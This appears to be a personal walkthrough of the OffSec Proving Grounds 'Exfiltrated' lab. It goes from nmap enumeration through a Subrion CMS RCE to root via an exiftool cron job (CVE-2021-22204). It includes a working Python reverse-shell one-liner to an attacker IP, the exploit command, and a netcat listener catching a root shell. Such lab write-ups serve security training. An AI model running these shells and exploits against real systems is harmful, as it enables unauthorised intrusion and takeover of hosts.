Exfiltrated Proving Grounds


nmap -sC -sV -p 22,80 -oN nmap.md 192.168.197.163

```
PORT   STATE SERVICE VERSION

22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c1:99:4b:95:22:25:ed:0f:85:20:d3:63:b4:48:bb:cf (RSA)
|   256 0f:44:8b:ad:ad:95:b8:22:6a:f0:36:ac:19:d0:0e:f3 (ECDSA)
|_  256 32:e1:2a:6c:cc:7c:e6:3e:23:f4:80:8d:33:ce:9b:3a (ED25519)

80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-robots.txt: 7 disallowed entries
| /backup/ /cron/? /front/ /install/ /panel/ /tmp/
|_/updates/
|_http-title: Did not follow redirect to http://exfiltrated.offsec/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

80

```
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-robots.txt: 7 disallowed entries
|
/backup/
/cron/?
/front/
/install/
/panel/
/tmp/
/updates/

|_http-title: Did not follow redirect to http://exfiltrated.offsec/
```

http://exfiltrated.offsec/



```
User-agent: *
Disallow: /backup/
Disallow: /cron/?
Disallow: /front/
Disallow: /install/
Disallow: /panel/
Disallow: /tmp/
Disallow: /updates/
```

-
- https://github.com/hev0x/CVE-2018-19422-SubrionCMS-RCE
-

python rev shell


```
python3 -c 'import
os,pty,socket;s=socket.socket();s.connect(("192.168.45.159",9001));
[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("sh")'
```

```
uname -a
Linux exfiltrated 5.4.0-74-generic #83-Ubuntu SMP Sat May 8 02:35:39 UTC 2021
x86_64 x86_64 x86_64 GNU/Linux
```

-

```
#! /bin/bash
#07/06/18 A BASH script to collect EXIF metadata

echo -ne "\\n metadata directory cleaned! \\n\\n"
```


```
IMAGES='/var/www/html/subrion/uploads'

META='/opt/metadata'
FILE=`openssl rand -hex 5`
LOGFILE="$META/$FILE"

echo -ne "\\n Processing EXIF metadata now... \\n\\n"
ls $IMAGES | grep "jpg" | while read filename;
do
    exiftool "$IMAGES/$filename" >> $LOGFILE
done

echo -ne "\\n\\n Processing is finished! \\n\\n\\n"
```



```
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* *     * * *   root    bash /opt/image-exif.sh
```

https://github.com/UNICORDev/exploit-CVE-2021-22204

```
python3 exploit-CVE-2021-22204.py -s 192.168.45.159 9001
```



```
noxlumens@noxnox:~/Documents/pg/exfiltrated/exploit-CVE-2021-22204$ nc -nlvp 9001
listening on [any] 9001 ...
connect to [192.168.45.159] from (UNKNOWN) [192.168.197.163] 59172
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
```